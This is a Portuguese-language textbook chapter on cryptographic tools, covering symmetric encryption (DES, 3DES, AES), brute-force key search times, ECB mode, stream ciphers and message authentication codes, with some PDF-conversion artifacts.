### 2.8 Termos principais, perguntas de revisão e problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você deverá se capaz de:

- Explicar a operação básica de algoritmos simétricos de cifração de bloco.
- Comparar e contrastar cifração de bloco e cifração de fluxo.
- Discutir a utilização de funções de hash seguras para autenticação de mensagens.
- Listar outras aplicações de funções de hash seguras.
- Explicar a operação básica de algoritmos assimétricos de cifração de bloco.
- Apresentar uma visão geral do mecanismo de assinatura digital e explicar o conceito de envelopes digitais.
- Explicar o significado de números aleatórios e pseudoaleatórios em criptografia.

Um elemento importante em muitos serviços e aplicações de segurança de computadores é a utilização de algoritmos criptográficos. Este capítulo dá uma visão geral dos vários tipos de algoritmos, juntamente com uma discussão de sua aplicabilidade. Para cada tipo de algoritmo, apresentamos os algoritmos padronizados mais importantes comumente usados. Os detalhes técnicos dos algoritmos serão discutidos na Parte Quatro.

Começamos com a cifração simétrica, que é usada na mais ampla variedade de contextos, primariamente para prover confidencialidade. Em seguida, examinamos funções de hash seguras e discutimos sua utilização em autenticação de mensagens. A seção seguinte examina a criptografia de chave pública, também conhecida como criptografia assimétrica. Então discutimos as duas aplicações mais importantes de criptografia de chave pública: assinaturas digitais e gerenciamento de chave. No caso de assinaturas digitais, criptografia assimétrica e funções de hash são combinadas para produzir uma ferramenta extremamente útil.

Finalmente, neste capítulo damos o exemplo de uma área de aplicação para algoritmos criptográficos examinando a cifração de dados armazenados.

## 2.1 Confidencialidade com cifração simétrica

A técnica universal para prover confidencialidade para dados transmitidos ou armazenados é a cifração simétrica. Esta seção apresenta o conceito básico de cifração simétrica. Em seguida damos uma visão geral dos dois mais importantes algoritmos de cifração simétrica: o Data Encryption Standard (DES) — “padrão


de cifração de dados”) e o Advanced Encryption Standard (AES — “padrão avançado de cifração”), que são algoritmos de cifração de bloco. Finalmente, esta seção apresenta o conceito de algoritmos simétricos de cifração de fluxo.

## Cifração simétrica

A cifração simétrica, também conhecida como cifração convencional ou cifração de chave única,<sup>1</sup> era o único tipo de cifração em uso antes da introdução da cifração de chave pública, no final da década de 1970. Incontáveis indivíduos e grupos, de Júlio César à força-tarefa do U-boat alemão, a usuários diplomáticos, militares e comerciais de hoje, usaram e usam cifração simétrica para comunicações secretas. Ela permanece como o mais amplamente usado dos dois tipos de cifração.

Um esquema de cifração simétrica tem cinco componentes ([Figura 2.1](#)):

- **Texto às claras:** É a mensagem ou dados originais alimentados ao algoritmo como entrada.
- **Algoritmo de cifração:** O algoritmo de cifração executa várias substituições e transformações no texto às claras.
- **Chave secreta:** A chave secreta é também fornecida como entrada para o algoritmo de cifração. As substituições e transformações exatas realizadas pelo algoritmo dependem da chave.
- **Texto cifrado:** É a mensagem embaralhada produzida como saída. Ele depende do texto às claras e da chave secreta. Para dada mensagem, duas chaves diferentes produzirão dois textos cifrados diferentes.
- **Algoritmo de decifração:** É, essencialmente, o algoritmo de cifração executado ao contrário. Toma o texto cifrado e a chave secreta como entradas e produz o texto às claras original.



**FIGURA 2.1** Modelo simplificado de cifração simétrica.

Há dois requisitos para a utilização segura da cifração simétrica:

1. Precisamos de um algoritmo de cifração forte. No mínimo, gostaríamos que o algoritmo fosse tal que um oponente que conheça o algoritmo e tenha acesso a um ou mais textos cifrados não seria capaz de decifrar o texto cifrado ou adivinhar a chave. Esse requisito é usualmente enunciado de uma forma mais forte: o oponente deve ser incapaz de decifrar o texto cifrado ou descobrir a chave mesmo que esteja de posse de vários textos cifrados juntamente com o texto às claras que produziu cada texto cifrado.
2. Remetente e destinatário devem obter cópias da chave secreta de maneira segura e mantê-las em segurança. Se alguém conseguir descobrir a chave e conhecer o algoritmo, toda comunicação que usar essa chave pode ser lida.

Há duas abordagens gerais para atacar um esquema de cifração simétrica. O primeiro ataque é conhecido como **criptoanálise**. Ataques criptoanalíticos recorrem à natureza do algoritmo, além de, possivelmente, a algum conhecimento das características gerais do texto às claras ou até mesmo a algumas amostras de pares de texto às claras e texto cifrado correspondente. Esse tipo de ataque explora as características do algoritmo para tentar deduzir um texto às claras específico ou deduzir a chave que está sendo usada. Se o ataque for bem-sucedido na dedução da chave, o efeito é catastrófico: todas as mensagens futuras e passadas cifradas com aquela chave são comprometidas.

O segundo método, conhecido como **ataque de força bruta**, é tentar todas as chaves possíveis em uma amostra de texto cifrado até obter tradução que leve a um texto às claras inteligível. Em média, deve ser tentada metade de todas as chaves possíveis para conseguir sucesso. A [Tabela 2.1](#) mostra o tempo envolvido para vários tamanhos de chave. A tabela mostra resultados para cada tamanho de chave, considerando que leva 1  $\mu$ s para executar uma única decifração, uma ordem de magnitude razoável para os computadores de hoje. Com a utilização de uma quantidade maciça de microprocessadores organizados em paralelo, pode ser possível atingir taxas de processamento de ordens de magnitude muito maiores. A última coluna da tabela considera os resultados para um sistema capaz de processar um milhão de chaves por microsssegundo. Como podemos ver, nesse nível de desempenho, uma chave de 56 bits não pode mais ser considerada segura em termos computacionais.

---

### Tabela 2.1

## Tempo médio requerido para busca exaustiva de chave

Tamanho da chave (bits)	Número de chaves possíveis	Tempo requerido em 1 decifração/μs	Tempo requerido em 10 <sup>6</sup> decifrações/μs
32	$2^{32} = 4,3 \times 10^9$	$2^{31} \mu\text{s} \times 35,8 \text{ minutos}$	2,15 milissegundos
56	$2^{56} = 7,2 \times 10^{16}$	$2^{55} \mu\text{s} = 1.142 \text{ anos}$	10,01 horas
128	$2^{128} = 3,4 \times 10^{38}$	$2^{127} \text{ ms} = 5,4 \times 10^{24} \text{ anos}$	$5,4 \times 10^{18} \text{ anos}$
168	$2^{168} = 3,7 \times 10^{50}$	$2^{167} \mu\text{s} = 5,9 \times 10^{36} \text{ anos}$	$5,9 \times 10^{30} \text{ anos}$
26 caracteres (permutação)	$26! = 4 \times 10^{26}$	$2 \times 10^{26} \mu\text{s} = 6,4 \times 10^{12} \text{ anos}$	$6,4 \times 10^6 \text{ anos}$

## Algoritmos simétricos de cifração de bloco

Os algoritmos de cifração simétricos mais comumente usados são cífras de bloco. Uma cífrica de bloco processa o texto à clara fornecido como entrada em blocos de tamanho fixo e produz um bloco de texto cifrado de tamanho igual para cada bloco de texto à clara. O algoritmo processa cadeias mais longas de texto à clara como uma série de blocos de tamanho fixo. Os algoritmos simétricos mais importantes, todos eles cífras de blocos, são o Data Encryption Standard (DES), o Triple DES (DES triplo) e o Advanced Encryption Standard (AES); veja a [Tabela 2.2](#). Esta subseção dá uma visão geral desses algoritmos. O [Capítulo 20](#) apresenta os detalhes técnicos.

**Tabela 2.2**

### Comparação de três algoritmos de cifração simétricos populares

	DES	Triple DES	AES
Tamanho do bloco de texto à clara (bits)	64	64	128
Tamanho do bloco de texto cifrado (bits)	64	64	128
Tamanho da chave (bits)	56	112 ou 168	128, 192 ou 256

DES = Data Encryption Standard

AES = Advanced Encryption Standard

### Data encryption standard

O esquema de cifração mais amplamente usado<sup>2</sup> é baseado no Data Encryption Standard (DES), adotado em 1977 pelo National Bureau of Standards (Escritório Nacional de Padrões), agora National Institute of Standards and Technology (NIST — Instituto Nacional de Padrões e Tecnologia), publicado no Federal Information Processing Standard 46 (FIPS PUB 46).<sup>3</sup> O algoritmo em si é conhecido como Data Encryption Algorithm (DEA — algoritmo de cifração de

dados). O DES toma como entrada um bloco de texto às claras de 64 bits e uma chave de 56 bits, para produzir um bloco de texto cifrado de 64 bits.

Preocupações com a resistência do DES caem em duas categorias: preocupações com o algoritmo em si e preocupações com a utilização de uma chave de 56 bits. A primeira preocupação refere-se à possibilidade de uma criptoanálise pela exploração das características do algoritmo DES. Ao longo dos anos houve numerosas tentativas de encontrar e explorar fraquezas no algoritmo, o que transformou o DES no mais estudado algoritmo de cifração existente. Apesar das numerosas abordagens, até agora ninguém relatou fraqueza fatal no DES.


Uma preocupação mais séria é o comprimento da chave. Com comprimento de chave de 56 bits, há  $2^{56}$  chaves possíveis, o que equivale a aproximadamente  $7,2 \times 10^{16}$  chaves. Assim, à primeira vista, um ataque de força bruta parece não ser prático. Considerando que, em média, metade do espaço de chaves tem de ser varrido, uma única máquina executando uma operação de cifração DES por microsegundo levaria mais de mil anos (veja a [Tabela 2.1](#)) para quebrar a cifra.

Todavia, a hipótese de uma cifração por microsegundo é excessivamente conservadora. Por fim, o DES provou-se definitivamente inseguro em julho de 1998, quando a Electronic Frontier Foundation (EFF) anunciou que tinha decifrado uma cifração DES usando uma máquina especializada denominada “decifradora DES” (DES cracker) construída por menos de 250 mil dólares. O ataque levou menos de três dias. A EFF publicou uma descrição detalhada da máquina, facilitando que outros construam sua própria decifradora [[EFF98](#)]. E, é claro, os preços do hardware continuarão a cair à medida que as velocidades aumentarem, o que torna o DES praticamente inútil.

É importante observar que há mais por trás de um ataque de busca de chave do que simplesmente executar todas as chaves possíveis. A menos que um texto às claras seja fornecido, o analista tem de ser capaz de reconhecer o texto às claras como sendo de fato um texto às claras. Se a mensagem for composta apenas por texto às claras em português, o resultado surgirá facilmente, se bem que a tarefa de reconhecer a língua portuguesa terá de ser automatizada. Se a mensagem de texto foi comprimida antes da cifração, o reconhecimento será mais difícil. E se a mensagem for algum tipo de dado mais geral, como um arquivo numérico, e se esse arquivo foi comprimido, o problema torna-se ainda mais difícil de automatizar. Assim, para suplementar a abordagem de força bruta, é preciso algum grau de conhecimento sobre o texto às claras esperado e alguns meios de distinguir automaticamente o texto às claras de um texto qualquer. A

abordagem da EFF trata dessa questão e também apresenta algumas técnicas automatizadas que seriam efetivas em muitos contextos.

Um comentário final: se a única forma de ataque que poderia ser feita a um algoritmo de cifração for a força bruta, o modo de contra-atacá-lo é óbvio: usar chaves mais longas. Para ter uma ideia do tamanho de chave exigido, vamos usar a decifradora EFF como base para nossas estimativas. A decifradora EFF foi um protótipo e podemos supor que, com a tecnologia de hoje, uma máquina mais rápida poderia ser construída a baixo custo. Se considerarmos que uma decifradora pode executar um milhão de decifrações por milissegundos, que é a taxa usada na [Tabela 2.1](#), então um código DES levaria cerca de 10 horas para ser decifrado. Isso é um aumento de velocidade de aproximadamente sete vezes em relação ao resultado da EFF. Usando essa taxa, a [Figura 2.2](#) mostra quanto tempo levaria para quebrar um algoritmo do estilo do DES em função do tamanho da chave.<sup>4</sup> Por exemplo, para uma chave de 128 bits, que é comum entre algoritmos contemporâneos, levaria mais de  $10^{18}$  anos para quebrar o código usando a decifradora EFF. Mesmo que conseguíssemos aumentar a velocidade da decifradora por um fator de um trilhão ( $10^{12}$ ), ainda levaria mais de um milhão de anos para quebrar o código. Portanto, pode-se garantir que uma chave de 128 resulta em um algoritmo que não pode ser quebrado por força bruta.



**FIGURA 2.2** Tempo para quebrar um código (considerando  $10^6$  decifrações/ $\mu$ s) O gráfico considera que um algoritmo de cifração simétrico é atacado usando uma abordagem de força bruta de testar todas as chaves possíveis.

## Triplo DES

A vida do DES foi estendida pela utilização do triplo DES (DES triplo ou 3DES), que envolve repetir o algoritmo DES básico três vezes, usando duas ou três chaves únicas, para obter um tamanho de chave de 112 ou 168 bits. O triplo DES (3DES) foi padronizado pela primeira vez para uso em aplicações financeiras no padrão ANSI X9.17 em 1985. O 3DES foi incorporado como parte do Data Encryption Standard em 1999, com a publicação do FIPS PUB 46-3.

O 3DES tem dois atrativos que garantem sua utilização ampla nos próximos anos. A primeira é que, com o seu comprimento de chave de 168 bits, ele supera a vulnerabilidade do DES ao ataque de força bruta. A segunda é que o algoritmo de cifração subjacente ao 3DES é o mesmo que no DES. Esse algoritmo foi submetido a mais escrutínio do que qualquer outro algoritmo de cifração por um período de tempo mais longo e nenhum ataque criptoanalítico efetivo baseado no algoritmo, a não ser o de força bruta, foi encontrado. Desse modo, há um alto

nível de confiança de que o 3DES é muito resistente à criptoanálise. Se a segurança fosse a única consideração, o 3DES seria uma escolha apropriada para um algoritmo criptográfico padronizado ainda por muitas décadas.

A principal desvantagem do 3DES é que o algoritmo é relativamente lento em software. O DES original foi projetado para implementação em hardware, em meados da década de 1970, e não leva a um código em software eficiente. O 3DES, que requer três vezes mais cálculos, é correspondentemente mais lento. Uma desvantagem secundária é que ambos, o DES e o 3DES, usam um tamanho de bloco de 64 bits. Por questão tanto de eficiência quanto de segurança, um tamanho de bloco maior é desejável.<sup>5</sup>

## ***Advanced encryption standard***


Por causa dessas desvantagens, o 3DES não é um candidato razoável para utilização a longo prazo. Como substituto, o NIST publicou em 1997 uma chamada de propostas para um novo Advanced Encryption Standard (AES), que deveria ter um nível de segurança igual ou maior do que o do 3DES e eficiência significativamente melhor. Além desses requisitos gerais, o NIST especificou que o AES deveria ser uma cifra de bloco simétrica com comprimento de bloco de 128 bits e suporte para comprimentos de chaves de 128, 192 e 256 bits. Os critérios de avaliação incluíam segurança, eficiência computacional, requisitos de memória, adequabilidade de hardware e software e flexibilidade.

Em uma primeira rodada de avaliação, 15 algoritmos propostos foram aceitos. Uma segunda rodada reduziu esse número a cinco algoritmos. O NIST concluiu seu processo de avaliação e publicou um padrão final (FIPS PUB 197) em novembro de 2001 e selecionou o algoritmo de Rijndael como o algoritmo AES proposto. Agora esse algoritmo está amplamente disponível em produtos comerciais. O AES é descrito em detalhe no [Capítulo 20](#).


## ***Questões práticas de segurança***

Normalmente, a cifração simétrica é aplicada a uma unidade de dados maior do que um bloco único de 64 bits ou 128 bits. Mensagens de e-mail, pacotes de rede, registros de bancos de dados e outras fontes de texto às claras devem ser partidos em uma série de blocos de comprimento fixo para a cifração por uma cifra de bloco simétrica. A abordagem mais simples para a cifração de múltiplos blocos é conhecida como modo de livro código eletrônico (*electronic codebook* — ECB), no qual o texto às claras é processado  $b$  bits por vez e cada bloco de

texto às claras é cifrado usando a mesma chave. Normalmente,  $b = 64$  ou  $b = 128$ . A Figura 2.3a mostra o modo ECB. Um texto às claras de comprimento  $nb$  é dividido em  $n$  blocos de  $b$  bits ( $P_1, P_2, \dots, P_n$ ). Cada bloco é cifrado usando o mesmo algoritmo e a mesma chave criptográfica, para produzir uma sequência de  $n$  blocos de  $b$  bits de texto cifrado ( $C_1, C_2, \dots, C_n$ ).



(a) Cifração por cifra de bloco (modo de livro código eletrônico)



(b) Cifração em fluxo

**FIGURA 2.3** Tipos de criptografia simétrica.

Para mensagens longas, o modo ECB pode não ser seguro. Um criptoanalista

pode conseguir explorar regularidades no texto às claras para facilitar a tarefa de decifração. Por exemplo, se é sabido que a mensagem sempre começa com certos campos predefinidos, então o criptoanalista pode ter vários pares de texto às claras-texto cifrado conhecidos com os quais trabalhar.

Para aumentar a segurança da cifração de bloco simétrica para cadeias longas de dados, várias técnicas alternativas foram desenvolvidas, denominadas **modos de operação**. Eses modos superam a fraqueza do ECB; cada modo tem suas próprias vantagens particulares. Esse tópico é explorado no [Capítulo 20](#).

## Cifras de fluxo

Uma *cifra de bloco* processa a entrada um bloco de elementos por vez, produzindo um bloco de saída para cada bloco de entrada. Uma *cifra de fluxo* processa os elementos de entrada continuamente, produzindo a saída de um elemento por vez, à medida que o processo avança. Embora cifras de bloco sejam muito mais comuns, há certas aplicações nas quais uma cifra de fluxo é mais adequada. Este livro dará vários exemplos.

Uma cifra de fluxo típica faz a cifração do texto às claras um byte por vez, embora uma cifra de fluxo possa ser projetada para operar sobre um bit por vez ou sobre unidades maiores do que um byte por vez. A [Figura 2.3b](#) é um diagrama representativo de estrutura de cifras de fluxo. Nessa estrutura, uma chave entra em um gerador de bits pseudoaleatórios, que produz um fluxo de números de 8 bits aparentemente aleatórios. Um fluxo pseudoaleatório é um fluxo imprevisível sem o conhecimento da chave de entrada e tem caráter aparentemente aleatório (veja a [Seção 2.5](#)). A saída do gerador, denominada **fluxo de chave**, é combinada um byte por vez com o fluxo de texto às claras usando a operação de OU exclusivo (XOR) bit a bit.

Com gerador de números pseudoaleatórios adequadamente projetado, uma cifra de fluxo pode ser tão segura quanto uma cifra de bloco de comprimento de chave comparável. A vantagem fundamental de uma cifra de fluxo é que cifras de fluxo são quase sempre mais rápidas e usam muito menos código do que as cifras de bloco. A vantagem de uma cifra de bloco é que se pode reutilizar chaves. Para aplicações que requerem cifração/decifração de um fluxo de dados, como as que são transmitidas por um canal de comunicações de dados ou um navegador ou link da Web, uma cifra de fluxo poderia ser a melhor alternativa. Para aplicações que lidam com blocos de dados, como transferência de arquivos, e-mail e banco de dados, cifras de bloco podem ser mais adequadas. Todavia,

qualquer um dos tipos de cifra pode ser usado em praticamente qualquer aplicação.

## 2.2 Autenticação de mensagem e funções de hash

A cifração fornece proteção contra ataques passivos (escutas). Um requisito diferente é proteger contra ataques ativos (falsificação de dados e transações). A proteção contra tais ataques é conhecida como autenticação de mensagens ou de dados.

Diz-se que uma mensagem, arquivo, documento ou outra coleção de dados é autêntica quando é genuína e veio de sua fonte alegada. Autenticação de mensagens ou dados é um procedimento que permite que as partes comunicantes verifiquem se as mensagens recebidas ou armazenadas são autênticas.<sup>6</sup> Os dois aspectos importantes são verificar se o conteúdo da mensagem não foi alterado e se a fonte é autêntica. Também podemos desejar verificar se uma mensagem foi transmitida no momento correto (se ela não foi artificialmente atrasada ou repetida) e a sequência em relação a outras mensagens que fluem entre duas partes. Todas essas preocupações são agrupadas sob a categoria de integridade de dados como descrito no [Capítulo 1](#).

### Autenticação usando cifração simétrica

À primeira vista, pode parecer possível obter autenticação simplesmente pela utilização de cifração simétrica. Se considerarmos que somente o remetente e o destinatário compartilham uma chave (que é o que deveria ocorrer), então somente o remetente genuíno conseguiria cifrar com sucesso uma mensagem válida para o outro participante, desde que o destinatário seja capaz de reconhecer uma mensagem válida. Além disso, se a mensagem incluir um código de detecção de erros e um número de sequência, o destinatário terá certeza de que não houve qualquer alteração e que o sequenciamento é adequado. Se a mensagem também incluir um carimbo de tempo, o destinatário terá certeza de que a mensagem não foi atrasada além do que é normalmente esperado pelo trânsito na rede.

Na verdade, a cifração simétrica sozinha não é uma ferramenta adequada para a autenticação de dados. Para dar um exemplo simples, no modo de cifração ECB, se um atacante reordenar os blocos de texto cifrado, cada bloco ainda será

decifrado com sucesso. Todavia, a reordenação pode alterar o significado da sequência de dados global. Embora seja possível usar números de sequência em algum nível (por exemplo, cada pacote IP), normalmente cada número de sequência não será associado a cada bloco de texto às claras de  $b$  bits. Por consequência, a reordenação de blocos é uma ameaça.

## Autenticação de mensagem sem cifração de mensagem

Nesta seção, examinamos várias abordagens para a autenticação de mensagens que não recorrem à cifração de mensagens. Em todas essas abordagens, uma tag de autenticação (também conhecida como etiqueta de autenticação) é gerada e anexada a cada mensagem para transmissão. A mensagem em si não é cifrada e pode ser lida no destino independentemente da função de autenticação no destino.

Como as abordagens discutidas nesta seção não cifram a mensagem, não há provisão de confidencialidade de mensagens. Como já mencionado, a cifração de mensagens por si só não provê uma forma segura de autenticação. Todavia, é possível combinar autenticação e confidencialidade em um único algoritmo cifrando uma mensagem mais sua tag de autenticação. Entretanto, normalmente, a autenticação de mensagens é fornecida como uma função separada da cifração de mensagens. [DAVI89] sugere três situações nas quais a autenticação de mensagens sem confidencialidade é preferível:


1. Há várias aplicações nas quais a mesma mensagem é transmitida a vários destinos. Dois exemplos são notificar os usuários de que a rede está indisponível no momento e dar um sinal de alarme em uma central de controle. É mais barato e mais confiável ter somente um destino responsável pela monitoração da autenticidade. Assim, a mensagem deve ser transmitida em texto às claras com uma tag de autenticação de mensagem associada. O sistema responsável realiza a autenticação. Se ocorrer uma violação, os outros sistemas destinatários serão alertados por um alarme geral.
2. Outro cenário possível é uma troca de mensagens na qual um lado tem uma carga computacional pesada e não pode arcar com o tempo para decifrar todas as mensagens entrantes. A autenticação é realizada seletivamente, sendo que as mensagens são escolhidas aleatoriamente para verificação.
3. A autenticação de um programa de computador em texto às claras é um serviço atraente. O programa de computador pode ser executado sem precisar

ser decifrado toda vez, o que seria um desperdício de recursos do processador. Todavia, se uma tag de autenticação de mensagem for anexada ao programa, ela poderá ser verificada sempre que for exigida garantia da integridade do programa.

Assim, há lugar tanto para a autenticação quanto para a cifração no cumprimento de requisitos de segurança.

### ***Message authentication code (MAC)***

Uma técnica de autenticação envolve a utilização de uma chave secreta para gerar um pequeno bloco de dados, conhecido como código de autenticação de mensagem (MAC), que é anexado à mensagem. Essa técnica considera que duas partes comunicantes, digamos, A e B, compartilham uma chave secreta  $K_{AB}$  em comum. Quando A tem uma mensagem para enviar a B, A calcula o código de autenticação de mensagem como uma função complexa da mensagem e da chave:  $MAC_M = F(K_{AB}, M)^7$ . A mensagem mais o código são transmitidos ao destinatário-alvo. O destinatário executa o mesmo cálculo na mensagem recebida, usando a mesma chave secreta, para gerar um novo código de autenticação de mensagem. O código recebido é comparado com o código calculado ([Figura 2.4](#)).



**FIGURA 2.4** Autenticação de mensagem usando um código de autenticação de mensagens (MAC). O MAC é função de uma mensagem de entrada e uma chave secreta.

Se considerarmos que somente o destinatário e o remetente conhecem o valor da chave secreta, e se o código recebido corresponder ao código calculado, então:


1. O destinatário tem certeza de que a mensagem não foi alterada. Se um atacante alterar a mensagem, mas não alterar o código, o cálculo do código no destinatário será diferente do código recebido. Como se supõe que o atacante não conhece a chave secreta, ele não é capaz de alterar o código para fazê-lo corresponder às alterações na mensagem.
  2. O destinatário tem certeza de que a mensagem veio do remetente alegado. Como ninguém mais conhece a chave secreta, ninguém mais poderia preparar uma mensagem com um código adequado.
  3. Se a mensagem incluir um número de sequência (como é usado no X.25, no HDLC e no TCP), o destinatário pode ter certeza da sequência adequada, porque um atacante não conseguiria alterar o número de sequência.
- Vários algoritmos poderiam ser usados para gerar o código. A especificação NIST FIPS PUB 113 recomenda a utilização do DES. O DES é usado para gerar uma versão cifrada da mensagem, e alguns bits do final do texto cifrado são

usados como código. Um código de 16 ou 32 bits é algo típico.<sup>8</sup>

O processo que acabamos de descrever é semelhante à cifração. Uma diferença é que o algoritmo de autenticação não precisa ser reversível, como deve ser para a decifração. Acontece que, em razão das propriedades matemáticas da função autenticação, ele é menos vulnerável à quebra do que a cifração.

